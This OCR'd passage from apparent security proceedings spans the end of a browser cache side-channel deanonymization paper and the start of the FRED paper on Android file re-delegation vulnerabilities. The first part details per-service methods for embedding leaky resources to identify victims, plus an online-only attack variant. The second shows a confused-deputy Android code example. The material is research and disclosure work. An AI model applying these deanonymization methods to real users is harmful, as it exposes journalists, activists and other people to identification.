[74] Qing Yang, Paolo Gasti, Gang Zhou, Aydin Farajidavar, and Kiran S. Balagani. On Inferring Browsing Activity on Smartphones via USB Power Analysis Side-Channel. *IEEE Trans. Information Forensics and Security*, 12(5):1056–1066, 2017.

[75] Pavel Lifshits, Roni Forte, Yedid Hoshen, Matt Halpern, Manuel Philipose, Mohit Tiwari, and Mark Silberstein. Power to peep-all: Inference Attacks by Malicious Batteries on Mobile Devices. *PoPETs*, 2018(4):1–1, 2018.

[76] Sangho Lee, Youngsok Kim, Jangwoo Kim, and Jong Kim. Stealing Webpages Rendered on Your Browser by Exploiting GPU Vulnerabilities. In *IEEE SP*, pages 19–33, 2014.

[77] Raphael Spreitzer, Simone Griesmayr, Thomas Korak, and Stefan Mangard. Exploiting Data-Usage Statistics for Website Fingerprinting Attacks on Android. In *WISEC*, pages 49–60, 2016.

[78] Berk Gülmezoglu, Andreas Zankl, Thomas Eisenbarth, and Berk Sunar. PerfWeb: How to Violate Web Privacy with Hardware Performance Events. In *ESORICS (2)*, pages 80–97, 2017.

[79] Jo M. Booth. Not So Incognito: Exploiting Resource-Based Side Channels in JavaScript Engines. Bachelor thesis, Harvard, April 2015.

[80] Hyungsub Kim, Sangho Lee, and Jong Kim. Inferring browser activity and status through remote monitoring of storage usage. In *ACSAC*, pages 410–421, 2016.

[81] Chromium bugs: Side-channel attack can deanonymize users (potential risk to journalists and activists). https://bugs.chromium.org/p/chromium/issues/detail?id=1285604, 2022.

[82] Bugzilla: Side-channel attack can deanonymize users (potential risk to journalists and activists). https://bugzilla.mozilla.org/show_bug.cgi?id=1749129, 2022.

[83] Roei Schuster, Vitaly Shmatikov, and Eran Tromer. Beauty and the Burst: Remote Identification of Encrypted Video Streams. In *USENIX Security Symposium*, pages 1357–1374, 2017.

[84] Qian Ge, Yuval Yarom, Tom Chothia, and Gernot Heiser. Time Protection: The Missing OS Abstraction. In *EuroSys*, 2019.

[85] David Li. The transition of Chrome extensions to Manifest V3. https://developer.chrome.com/blog/mv2-transition/, September 2021.

[86] Extending the fetch metadata headers: related tabs/windows #83. https://github.com/w3c/webappsec-fetch-metadata/issues/83, 2022.

[87] Stan Salvador and Philip Chan. Toward accurate dynamic time warping in linear time and space. *Intelligent Data Analysis*, 11(5):561–580, 2007.

A Additional Experimental Setup Details

In this section, we provide additional details about our experimental setup. Table 4 provides details about the five system configurations we used in the experiments.

Machine Learning Classifier Parameters. The LSTM neural network model was used with the hyper-parameters described in Table 5. The logistic regression classifier was used with 1000 max iterations.

B Embedding Details For Various Services

In this section, we provide details about the method used to embed leaky resources for each sharing service. The embedding methods are based on specific SD-URLs we identified for these services.

In Chrome, we used the `<iframe>` embedding method for YouTube, LinkedIn and TikTok, and the *tab-under* method for Facebook, Instagram, Reddit and Twitter. In Safari, we used the *pop-under* method, whereas in Tor we used the *tab-under* method.

System	Device	OS	CPU	Browser	Measurement Method
Win-Chrome	Dell Latitude	Windows 10 Pro 20H2	Intel Core i7 7820HQ	Chrome 96.0	C, 8MB, 2ms
Win-Tor	Dell Latitude	Windows 10 Pro 20H2	Intel Core i7 7820HQ	Tor 11.0.1	S, 8MB, 100ms
Mac-Intel-Safari	MacBook Pro	macOS Catalina 10.15.7	Intel Core i7 3540M	Safari 15.0	C, 4MB, 2ms
Mac-M1-Chrome	Mac mini	macOS Big Sur 11.4	Apple M1 8-Core	Chrome 96.0	S, 4MB, 10ms
Android-Chrome	Samsung Galaxy S21 5G	Android 11, One UI 3.1	Qualcomm SM8350	Chrome Android 92.0	S, 4MB, 10ms

Table 4: System configurations used for the attacks. The "Measurement Method" column describes the setup used for cache measurements, in the format (Method, Buffer size, Interval). "Method" denotes the cache measurement method used: C for Cache Occupancy, S for Sweep Counting. "Interval" is related to the accuracy of the time measurement API, which is determined by the combination browser/device. For Cache Occupancy, "Interval" denotes the time between consecutive cache measurements. For Sweep Counting, "Interval" denotes the time needed to take one cache measurement.

Hyperparameter	Value
Optimizer	Adam
Learning rate	0.001
Batch size	128
Training Epoch	early stop by validation accuracy
Input units	vector size of the input
Convolution layers	1
Convolution activation	relu
Convolution kernels	256
Convolution kernel size	32
Pool size	4
LSTM activation	tanh
LSTM units	32
Dropout	0.7

Table 5: Hyper-parameters for neural network classifier.

For all the services tested, except for Reddit, the leaky resource was a video, because it causes cache activity over an extended period of time. In some cases, the video does not auto-play, but the video player loads a preview of the video that generates sufficient cache activity.

Additional details for the individual sharing websites is provided below.

YouTube. The SD-URL for the leaky resource points to a video player playing a video. The attack uses the private sharing-based approach. YouTube complies with cookies from both cross-site and same-site requests. As a result, we use the `<iframe>` embedding method for the Chrome browser: When the private resource is shared with the victim, the video is loaded in the embedded YouTube player; when the private resource is not shared with the victim, the video is not loaded in the embedded YouTube player. In the Safari and Tor browsers, cookies are disabled for cross-site requests, so an embedding method should be used that allows sending cookies as first party along with the requests. As a result, in the Safari browser we used the pop-under embedding method, whereas in the Tor browser we used the tab-under embedding method.

LinkedIn and TikTok. The SD-URL for the leaky resource points to a publicly shared post containing a video. The attack uses the blocking-based approach. These services comply with cookies from both cross-site and same-site requests. As a result, we use the `<iframe>` embedding method for the Chrome browser: If the account holder of the publicly shared post (the attacker) blocks the victim account, then the post does not load in the victim's Chrome browser; if the victim is not blocked, the post is loaded in the victim's Chrome browser. In the Safari and Tor browsers cookies are disabled for cross-site requests, hence we use the pop-under and tab-under embedding methods, respectively.

Twitter, Instagram and Facebook. The SD-URL for the leaky resource points to a publicly shared post containing a video. The attack uses the blocking-based approach. These services ignore cookies from cross-site requests. For example, consider a post embedded cross-site using an `<iframe>`: If the post is public, it is loaded in the browser regardless of user state; if the post is private, it is not loaded in the browser regardless of the user state. Therefore, an embedding approach is needed that attaches the cookies to the requests as first party cookies. In the Safari browser, we used the pop-under embedding method. In the Chrome and Tor browsers, we used the tab-under embedding method.

Reddit. The SD-URL for the leaky resource points to a private subreddit page. The attack uses the private sharing-based approach. The attacker creates a private subreddit and approves the victim to the private subreddit. We were not able to embed the subreddit page cross-site, so we used embedding methods that make first party requests: The pop-under method for the Safari browser and the tab-under method for the Chrome and Tor browsers. Since Reddit does not allow posting of videos in private subreddits, we modified the default layout of the private subreddit so that it loads multiple images when displayed.

C An Online-Only Attack

The attacks described in Section 4 implicitly assume that the attacker has some prior information about the victim's system configuration. This prior information lets the attacker

	Win-Chrome		Win-Tor		Mac-Intel-Safari		Mac-M1-Chrome	
	Accuracy (%)		*Accuracy (%)*		*Accuracy (%)*		*Accuracy (%)*	
Service	*w/ MSE*	*w/ FastDTW*	*w/ MSE*	*w/ FastDTW*	*w/ MSE*	*w/ FastDTW*	*w/ MSE*	*w/ FastDTW*
Google	97	98	65	80	100	98	76	87
Twitter	76	82	71	74	98	98	63	71
LinkedIn	100	100	52	54	56	68	82	74
TikTok	67	69	78	82	68	80	67	82
Facebook	100	100	65	66	65	65	93	96
Instagram	60	71	61	66	63	81	54	67
Reddit	67	69	53	63	60	86	61	64

Table 6: Attack accuracy for the Online-Only attack simulation. `MSE` is mean squared error and `FastDTW` [87] is an approximate dynamic time warping (DTW) algorithm that has a linear time and space complexity.

carry out an offline step, in which it trains a machine learning classifier on a system similar to the victim's. Although this assumption is reasonable under our threat model, it is still interesting to consider the case where the attacker does not have the ability to prepare for the attack.

We now describe a variant of our attack which can be carried out without a training step, at the cost of a longer online attack time. In this setting, the attacker prepares three shared resources, R_{victim}, R_{other} and R_{all}. R_{victim} is shared with the victim, R_{other} is shared with a single user who is not the victim (*i.e.*, another attacker account), and R_{all} is shared publicly with everyone.

The attack page loads the three shared resources one after the other while taking cache measurements. Next, the attacker uses a similarity metric, such as mean squared error (MSE) or dynamic time warping distance (DTW), to detect whether the trace collected for R_{victim} is more similar to the trace collected for R_{other}, or to the trace collected for R_{all}. That is, if $MSE(Trace(R_{victim}), Trace(R_{all})) < MSE(Trace(R_{victim}), Trace(R_{other}))$, then the attacker concludes that it is targeting the victim.

To experimentally validate this attack, we performed an experiment in Chrome for Windows targeting the Google/YouTube cookie, using three YouTube videos loaded into an `<iframe>` element. We collected 1 second side-channel measurements for each of three videos, resulting in a total attack time of 3 seconds. Then, we applied the MSE metric to identify the presence of the victim. We repeated the experiment 200 times, 100 for a victim user and 100 for a non-victim user. An implementation of this online-only attack can be found in the paper's artifact repository. Our results showed that all 100 predictions in the victim state were correct, and 98 out of 100 predictions in non-victim state were correct, resulting in an overall attack accuracy of 99%. We therefore conclude that our attacks are feasible in some settings even if the attacker cannot carry out a training step.

To see if this attack can be extended to other websites and browsers, we simulated the online-only attack using traces from our dataset. We did so by repeatedly selecting one pair of target and non-target traces as references, then measuring the distance between these reference traces and the subsequent pair of target and non-target traces from the same dataset. We discovered that while the simulated online-only attack was effective in many settings, including Google, LinkedIn and Facebook on Win-Chrome, Google and Twitter on Mac-Intel-Safari, and Facebook on Mac-M1-Chrome, it was far less effective than the classifier-based method in several settings, including TikTok, Instagram and Reddit on Win-Chrome, LinkedIn and Facebook on Mac-Intel-Safari, Twitter, Instagram and Reddit on Mac-M1-Chrome, and most of the services on Win-Tor. A table listing the full accuracy results for this simulated experiment can be found in Table 6. Note that an online-only attack beyond simulation is limited to the settings where it is possible to load multiple resources through the attack page.

FRED: Identifying File Re-Delegation in Android System Services

Sigmund Albert Gorski III, Seaver Thorn, William Enck
North Carolina State University
{sagorski,swthorn,whenck}@ncsu.edu

Haining Chen
Google
hainingc@google.com

Abstract

The security of the Android platform benefits greatly from a privileged middleware that provides indirect access to protected resources. This architecture is further enhanced by privilege separating functionality into many different services and carefully tuning file access control policy to mitigate the impact of software vulnerabilities. However, these services can become confused deputies if they improperly re-delegate file access to third-party applications through remote procedure call (RPC) interfaces. In this paper, we propose a static program analysis tool called FRED, which identifies a mapping between Java-based system service RPC interfaces and the file paths opened within the Java and C/C++ portions of the service. It then combines the Linux-layer file access control policy with the Android-layer permission policy to identify potential file re-delegation. We use FRED to analyze three devices running Android 10 and identify 12 confused deputies that are accessible from third-party applications. These vulnerabilities include five CVEs with moderate severity, demonstrating the utility of semi-automated approaches to discover subtle flaws in access control enforcement.

1 Introduction

Android is a dominant computing platform with more active devices than Microsoft Windows [42]. It is well known for its application-centric security model [4] where each application is granted high-level permissions based on functional needs. Prior work has deeply studied this permission model [14, 15, 48], how applications request permissions [8, 35, 41], and how users approve them [17, 18].

Less discussed are the protected resources behind those permissions. Android has a robust security architecture that has evolved significantly over the past decade [33]. A key attribute of Android's security is a middleware framework that is highly privilege-separated to mitigate the effects of software vulnerabilities. Much of Android's core functionality is broken into separate service components and system daemons. This framework provides an abstraction layer that allows third-party applications to safely and indirectly access protected resources. For example, while Android devices have a number of sockets in `/dev` for accessing GPS information, the Unix file permissions only allow the Location Manager Service to access the sockets directly. The Location Manager Service provides a remote procedure call (RPC) interface for lesser privileged applications to access location information. It is at this interface where permissions are checked.

Research has begun to analyze the correctness of permission checks within the Android framework. Stowaway [19], PScout [6], and Arcade [3] derive a mapping between APIs for third-party applications and permissions. Kratos [38], ACEDroid [2], and ACMiner [22] approximate correctness using consistency. They use static program analysis of system services to identify the different access control checks that occur for each RPC entry point and then determine if specific entry points are missing checks. ARF [23] builds on these works by considering improper re-delegation between RPC entry points. ARF found that Android's RPC entry points frequently call one another, and when the ambient authority of the execution changes (e.g., crossing between processes), confused deputy vulnerabilities can result. Our work extends these prior works by considering sensitive files that can be accessed indirectly through system services.

In this paper, we propose a tool called FRED, which performs a static program analysis of the Java-based system services in the Android framework to identify a mapping between RPC entry points (i.e., deputies) and concrete file paths that may be accessed when the RPC is invoked. Our static program analysis includes both the Java and C/C++ code for these system services. We then combine the Linux-layer Unix file permissions with the Android-layer permission check policy to identify when file access is re-delegated to third-party applications. By manually studying these file re-delegations, we are able to identify confused deputy vulnerabilities.

We applied FRED to three devices running Android 10: an AOSP Pixel 3a, a Google Pixel 3a, and a Samsung Galaxy S20. We found 12 confused deputies that allow third-party

applications to modify or read information from files or directories with a `system` UID or GID. These 12 deputies include three CVEs assigned moderate severity by Google and two CVEs assigned moderate severity by Samsung. The other seven deputies represent minor security issues.

We make the following contributions in this paper:

- *We design* FRED*, which uses static program analysis to identify security-sensitive file paths accessed by the RPC entry points of Android's Java-based system services.* FRED identified 23 RPC entry points of the total 6287 RPC entry points in AOSP 10.0.0 potentially re-relegating access to 51 files. The source code for FRED is available at https://github.com/wspr-ncsu/fred.
- *We use* FRED *to study file re-delegation vulnerabilities in the Android framework.* We identify 12 confused deputy vulnerabilities which can be accessed by third-party applications. Google and Samsung have assigned five CVEs with moderate severity based on these vulnerabilities.

We note that the vast majority of the RPC interfaces in Android's framework exist within the Java-portions of the code base. For these RPC interfaces, FRED extends its data flow and control flow analysis through the Java Native Interface (JNI) bridge to capture file operations that occur within C/C++ code. However, the Android framework also includes a collection of system services written entirely in C/C++ (e.g., the Camera Service). FANS [30] recently performed fuzz testing of these native system services, primarily looking for memory safety vulnerabilities. We leave extending FRED to entirely native system services to future work.

The remainder of this paper proceeds as follows. Section 2 provides background and a motivating example. Section 3 overviews FRED. Section 4 describes the design of FRED. Section 5 evaluates FRED by applying it to three device firmware images. Section 6 discusses limitations. Section 7 overviews related work. Section 8 concludes.

2 Background and Problem

The Android platform is built on Linux primitives, including its traditional Unix-based system calls, file system, and access control. However, unlike traditional Linux distributions, Android provides an extensive application runtime environment that strongly controls software execution. Both Android applications and most of the framework are built upon four types of components: *activities* for user interfaces, *broadcast receivers* for asynchronous communication, *content providers* for data sharing, and *services* for daemon-like servers.

The framework primarily consists of service components, which provide an abstraction layer for accessing sensitive resources including system files and device nodes. Applications make remote procedures calls (RPCs) to service entry points

```
1 boolean removeSharedAccountAsUser(Account ac, int userId) {
2   int uid = getCallingUid();
3   userId = handleIncomingUser(uid);
4   UserAccounts acs = getUserAccounts(userId);
5   boolean deleted = acs.accountsDb.deleteSharedAccount(ac);
6   if (deleted)
7     removeAccountInternal(acs, ac, uid);
8   return deleted;
9 }
```

Figure 1: The RPC entry point `removeSharedAccountAsUser` in the `AccountManagerService` allows any app to remove shared accounts the user does not manage.

using Android's custom *binder* inter-process communication (IPC) message passing system. Services then perform access control checks on RPCs using conditional statements that consider the Android permissions [15, 48] granted to the calling application (usually at install-time). This abstraction layer allows Android to significantly privilege separate functionality into different services running as separate processes and assign least-privilege access control policy to sensitive files using traditional Unix permissions, user identities (UIDs), and group identities (GIDs). Recent versions of Android also use a version of SELinux designed for Android [40]. In a small number of cases where using a framework abstraction layer is not practical, the Android runtime will add GIDs to applications based on the permissions they are granted. In such cases, the application can access associated files directly.

In this model, Android's system services act as privileged *deputies*, which are expected to perform authorization checks before accessing sensitive resources. Failing to perform proper authorization checks at RPC entry points may result in *confused deputy* vulnerabilities. ARF [23] identifies confused deputy vulnerabilities that result when an RPC entry point calls a different (privileged) RPC entry point. The authors found that Android's RPC entry points are highly interconnected and that the calling identity often changes as the execution passes between RPC entry points. However, ARF does not consider confused deputies where an RPC entry point accesses a privileged file. Since file access is determined based on the authority of the service's process and not the original calling application, confused deputy vulnerabilities may result if proper checks are not made.

Figure 1 shows an example of a file-based confused deputy vulnerability in Android discovered with FRED. The figure shows the `removeSharedAccountAsUser` RPC entry point in the `AccountManagerService`. In this context, an account is an online service such as Facebook, Google, or Dropbox. Accounts are created and managed by specific applications and typically, aside from the system, only the applications that create accounts can remove or modify them. A *shared account* is an account that has been shared across multiple users of the device. Traversing the call graph from `acs.accountsDB.deleteSharedAccount` ten methods deep reveals a call to `nativeOpen`. Propagating constant string information shows access to two files: `/data/system_ce/[userId]/accou-`

nts_ce.db and /data/system_de/[userId]/accounts_de.db (where [userId] is the RPC argument). Ultimately, removeSharedAccountAsUser deletes rows in these files to remove the shared accounts of a specified user. It is a confused deputy, because both files are only accessible by system UID processes, and it does not ensure the removal is safe (e.g., by calling isAccountManagedByCaller). We reported this vulnerability to Google and were assigned CVE-2020-0208.

FRED seeks to *semi*-automatically identify such file-based confused deputy vulnerabilities within Android's system services. Fully-automated identification of such vulnerabilities requires modeling the semantics of all safety checks that occur on the path to file access. Doing so generically is not tractable. Instead FRED seeks to reduce the search space from the over 6,000 RPC entry points (Android 10) to the smaller set of RPC entry points that access security-sensitive files, which we term *candidate RPC entry points*.

Definition 1 (Candidate RPC entry points)**.** Let E be the set of all methods handling binder interfaces registered as system services with Android's Service Manager. Let CFG_e be the inter-procedural control flow graph of $e \in E$. We note that CFG_e stops when it encounters a call to another $e' \in E$. The set of candidate RPC entry points $E_c \subseteq E$ contains all e such that CFG_e accesses (e.g., opens) a security-sensitive file.

We note that the access of a security-sensitive file may be a primary function of the RPC entry points, or it may be ancillary to performing a primary functionality (e.g., reading configuration). Differentiating primary function from ancillary function requires modeling the semantics of the RPC entry point's functionality, and heuristics to do so may miss vulnerabilities. Therefore, we do not explicitly attempt to differentiate it via program analysis. Furthermore, manual inspection is ultimately required to determine if a candidate RPC entry point contains an *improper file re-delegation*.

Definition 2 (Improper file re-delegation)**.** Let $e \in E_c$ be a candidate RPC entry point. Let f be a security-sensitive file (or directory) accessed by e. Let c be a caller of e, where c does not have privilege to access f. Then e has an improper file re-delegation if c can violate the secrecy or integrity of f.

We note that whether or not the secrecy or integrity of f is violated is contextual to the semantics of the service functionality. An RPC entry point may safely allow a caller to read or modify a part of a file related to the caller. The violation may also be subjective with respect to the purpose.

3 Overview

FRED seeks to semi-automatically identify improper file re-delegation by Android's system services by automating the discovery of candidate RPC entry points and then using manual inspection to determine if the secrecy or integrity of files is violated. Conceptually, FRED operates by (1) traversing the call graph from RPC entry points to methods that access files (e.g., java.io.FileInputStream), and then (2) performing a backwards data flow analysis from the file path arguments to determine their values from either constant strings or RPC arguments. It then compares the access control policy for those files with the access control policy of the RPC entry point. Performing this static program analysis requires overcoming the following research challenges.

- *Android system developers use a variety of file access method APIs.* The backwards data flow analysis to determine file paths starts at the code instruction that invokes a file access method. If this invocation is within a generic wrapper API, the data flow analysis will not be specific to the RPC entry point.
- *File paths are built from many parts, which are not always available to the analysis.* Paths are frequently constructed using a variety of system environment variables, as well as path and string builder APIs. When the analysis cannot identify constant values for all parts, it should be as precise as possible to match concrete file paths.
- *Java-based services call native methods through JNI.* RPC entry points registered as system services call 387 unique JNI methods in Android 10. Files paths and calls to file access methods may only exist within native code, requiring the analysis to span both the Java and C/C++ portions of services.

Figure 2 shows the overall flow of our approach consisting of the following high-level steps.

Step 1 - Identify File Access Methods: Knowledge of the specific methods used to access files provides more precise mapping of RPC entry points to file paths. For example, attempting to perform a backwards data flow analysis from a generic Java API file method may significantly overapproxiate file paths when that Java API file method is called indirectly via a generic Android API file methods. We use a combination of manual review, program analysis, and manual refinement to identify four types of file methods: libc file methods, JNI file methods, Java API file methods, and Android API file methods. While not fully automated, the manual steps are largely one-time efforts and require minimal effort to transition to a new Android version (e.g,. transitioning from Android 9 to Android 10 took less than 5 hours).

Step 2 - Identify Accessed Sensitive Files: For each RPC entry point, FRED identifies the set of security-sensitive files that it accesses. This step begins by walking the call graph from the RPC entry point to all of the file methods identified in Step 1. FRED then performs a backwards inter-procedural data flow analysis from the file methods to identify file paths that flow to it. FRED analyzes the Java and native code portions of the RPC entry point separately using Soot [29,43] and




Figure 2: Overview of FRED's static program analysis process

angr [39], respectively, and then identifies which JNI methods are called by the RPC entry point. For Java code, where string construction is more intricate, FRED derives an intermediate representation that describes the string construction. This intermediate representation is then converted into regular expressions for file paths. For native code, where string construction is based on variants of `strcpy`, FRED simply derives the full file paths. Finally, these regular expressions and file paths are matched to a list of security-sensitive files from a real device. For the purposes of this paper, we consider a file to be security sensitive if the UID or GID is `system` or the GID corresponds to a GID mapped to an Android permission.

Note that our approach primarily identifies when files are opened. It does not attempt to differentiate read and write access. First, read and write operations are typically methods invoked on objects returned from the open call. Tracking these objects can be imprecise and cause FRED to miss file accesses. Second, the read and write methods of file access wrappers are unknown and require additional manual effort to identify. Given that we found the number of candidate RPC entry points for file open was manageable (see Section 5), and manual inspection is needed anyway (Step 4), there was no need to build this additional analysis.

Step 3 - Re-Delegation Analysis: Candidate RPC entry points provide indirect file access in ways that may or may not be safe. First, FRED determines if and how each RPC entry point can be called by a third-party application using information and techniques developed for ACMiner [22] and ARF [23]. ACMiner uses Soot to statically identify inconsistent access control checks between similar RPC entry points, and ARF builds on ACMiner to identify re-delegation between RPC entry points. FRED uses ACMiner's mapping of RPC entry points to permissions as input. It also adopts several of ARF's heuristics to determine if the RPC entry point can only be accessed by system services (e.g., UID checks as the first conditional). Finally, for each RPC entry point accessible to third-party applications, FRED combines (a) permission requirements with (b) the Unix permissions for the security sensitive files accessed by the RPC entry point (Step 2). It produces the set of candidate RPC entry points.

Step 4 - Manual Inspection: Since it is not practical to capture all of the ways in which an RPC entry point may allow safe access to sensitive files, FRED relies on manual inspection to identify improper file-redelegation. Since the total number of candidate RPC entry points is relatively small for Android 10, an expert can review how each RPC entry point uses sensitive files. We also identified several heuristics to further reduce this list, incorporating them into Step 3. Finally, the manual inspection should also consult SELinux policy to determine if (a) the service can access the given file and (b) a third-party application can invoke the service. In our study, these additional SELinux checks were simple to confirm manually and no discovered vulnerabilities were limited by SELinux policy. Future versions of FRED could incorporate SELinux policy checks into the pipeline.


Alternate Approaches: While FRED uses static program analysis to help discover improper file re-delegation, alternative approaches exist for identifying the regular expressions of file paths accessed by RPC entry points. Dynamic analysis provides evidence that files are accessed during execution; however, code coverage and test case generation are frequently limiting factors for dynamic approaches. Recently, Centaur [32] proposed phased concrete-to-symbolic execution (PC2SE) to avoid state space explosion during the initialization phase of Android's system services. This optimized symbolic execution is a promising direction for future work; however, its dependence on concrete execution within an emulator limits its application to non-AOSP firmware images. We apply FRED to non-AOSP firmware in Section 5.

4 Design

This section details the design of FRED following the first three steps described in Section 3.

4.1 Identifying File Methods

FRED seeks to identify the highest abstraction level possible for file methods in order to best match the potential file paths to the RPC entry points. Figure 3 shows four data flow paths of interest. First, Figure 3a depicts when the file path originates in native code and is either directly or indirectly passed



(a) JNI methods using file paths defined in native code

(b) JNI methods using file paths defined in Java code

(c) Java API File Methods

(d) Android API File Methods

Figure 3: Four data flow paths in which file paths arrive as the arguments to libc file methods.

to a libc file methods. Next, Figure 3b depicts when the file path originates in Java code and is passed to a JNI method that is not a generic file method. Finally, Figures 3c and 3d depict when the file paths are passed to the Java or Android API file methods designed as generic file methods.

4.1.1 Libc File Methods

Standard libc file methods are well-known and defined in a handful of header files, including `stdio.h`, `fcntl.h`, `unistd.h`, `sys/stat.h`, and `stdlib.h`. Libc file methods can be distinguished from other methods by their arguments. Specifically, a libc file method has either a string file path or a file descriptor as an argument. We manually explored the approximately 400 methods in these header files and identify 70 libc file methods (e.g., `fopen`, `open`, `rename`, and `unlink`).

Android also uses Fortify [9] to ensure developers properly use standard libc methods. Fortify wraps the standard libc methods at compile time with methods that perform safety checks at both runtime and compile time. Since FRED analyzes compiled native binaries (Section 4.3), these Fortified libc methods must also be included in our list of libc file methods. Our manual investigation identified 6 additional libc file methods for Android 10.0.0.

4.1.2 JNI File Methods

To find the JNI file methods, FRED first uses Soot [29, 43] to extract a list of all JNI methods. Each method is then processed to add back in argument variable names by extracting them from the Java source code using features available in the standard `javac` compiler [34]. Since many JNI file methods have names similar to the libc file methods they invoke, we use keywords from the file methods determined in Section 4.1.1 (e.g., `open`, `read`, `write`, `link`, `unlink`, and `remove`) along with their synonyms to identify potential JNI file methods. We then identified the JNI file methods by further filtering the resulting methods using their arguments, looking for methods with argument names or types such as `file`, `path`, `fd`, and `fileDescriptor`. If the Java source code for the operating system is not available, such as in OEM builds of Android, we decompile the Java code of the OEM build and manually inspect the call sites of the JNI methods to determine the arguments purpose from context in the code.

4.1.3 API File Methods

As shown in Figure 3, two classes of API file methods exist: 1) standard Java API methods, and 2) Android API methods that make use of the standard Java API methods while providing additional functionality. FRED identifies these API file methods using the JNI file methods identified in Section 4.1.2. Intuitively, FRED begins with the set of all API methods in Android. It then traverses the call graph from each API method to find a path to a JNI file method. However, given how heavily interconnected Android's API methods are, relying only on the occurrence of JNI file methods in the call graph to identify API file methods results in many false positives. Therefore, we use an iterative process with manual refinement to improve precision.

Extracting API Methods: FRED extracts the complete set of the Android API methods available to both third-party applications and system developers from the framework Jar file from an AOSP build. Java language abstractions (e.g., abstract classes and interfaces) complicate the identification of callable methods. For example, `java.nio.file.FileSystem` is an abstract class and only defines private methods; however, class implementations are accessible through static methods in the class `java.nio.file.FileSystems`. To consider such overriding methods, FRED uses Soot [29, 43] to load and extract the classes and methods within the Jar file. It then uses Soot's class hierarchy analysis (CHA) [12] of all the classes and methods, including additional methods that override methods from the current set of API methods.

Identifying API File Methods: FRED performs a reaching analysis on the call graph of each API with calls to file methods as sinks. Soot's CHA over-approximates the runtime call graph, introducing edges between methods that do not exist at runtime. As such, FRED's reaching analysis over-approximates the actual API file methods.

To reduce over-approximation, FRED uses the following

semi-automated process. (1) FRED performs a reaching analysis on the API methods, reporting an API as a possible file method if at least one sink is encountered during the reaching analysis. (2) The source code of the reported APIs is examined to determine if they are actually file methods. (3) Based on this inspection, API methods are placed in either an exclude list (if not a file method) or an include list (if a file method). (4) The process is repeated from step (1), ignoring the methods in both the exclude and include lists and repeating until all reported API methods have been examined. We note that iteration is required due to the heavily interconnected nature of the API methods.

This semi-automated process is completed twice: first for Java API file methods and then for Android API file methods. The identification Java API file methods only include those API in `java.*` classes. The identification of Android API file methods additionally uses Java API file methods as sinks.

4.2 Extracting File Paths Used in Java Code

For each RPC entry point, FRED identifies all calls to file methods. It then performs a backwards inter-procedural data flow analysis to identify the file paths passed to those file methods. We now describe FRED's data flow analysis in Java code. Section 4.3 discusses C/C++ code called through JNI.

Java file paths are represented by the three key classes: `java.lang.String`, `java.io.File`, or `java.nio.file.Path`, where `File` and `Path` are wrappers for a `String` representation of the file path. These wrappers use a combination of class constructors and methods to specify the `String` value. Therefore, extracting the file paths used in the file methods can be reduced to reconstructing strings. To extract all the possible file paths accessed for a given RPC entry point, FRED performs a backwards inter-procedural data flow analysis from the variable containing the representation of the file path opened by a file method to the RPC entry point.

Since complete file paths cannot always be determined via static analysis, FRED creates regular expressions to match the concrete security sensitive file paths identified in Section 4.4. However, before generating these regular expressions, FRED captures these partial file paths using an intermediate expression generated during the data flow analysis.

4.2.1 Intermediate Expressions

FRED uses intermediate expressions to represent both file paths and metadata (e.g., source method and statement) for each expression part. The metadata aids post-processing, making it possible to detect situations not handled by the data flow analysis, and to simplify the expressions when transforming them to regular expressions.

FRED's intermediate expressions are trees that join string segments using boolean decisions. Each node in an intermediate expression tree is either a *Leaf* or a *Branch*. As shown in Table 1, each *Leaf* node is sub-divided into *Constant*, *Any*, *Unknown*, and *PlaceHolder*. A *Constant* node identifies literal constants hard-coded into the Java source code. An *Any* node represents a value that could not be determined from the source code. Examples of *Any* nodes include values representing a `UserId`, package name, time stamp, or array value. In Section 4.2.3, these values resolve to regular expressions of either `.*` or `\d+`. In contrast, an *Unknown* node indicates the data flow analysis encountered a situation that it could not handle. Finally, a *PlaceHolder* node is used for values that have not yet been computed by the data flow analysis. The occurrence of *Unknown* and *PlaceHolder* nodes in the final intermediate expression output indicates that the data flow analysis needs modification to handle a special case.

Table 1: Building Blocks for Intermediate Expressions

Node Name	Type	Description
Constant	Leaf	A Java primitive or string constant value.
Any	Leaf	Represents a value that could not be determined.
Unknown	Leaf	Represents a unexpected outcome in the analysis.
PlaceHolder	Leaf	A placeholder for a value that is being computed.
Append	Branch	Concatenates the values of its children.
Or	Branch	Represents the possibility that any one of its children is a valid value.
Loop	Branch	Indicates the existence of a loop.
Parent	Branch	The value is the parent path of its child's value.
Name	Branch	The value is the file name of its child's value.
EnvVar	Branch	Represents a value retrieved from the environment. Its child represents the key used to get the value.
SysVar	Branch	Represents a value retrieved from the system properties. Its child is the key used to retrieve the value.

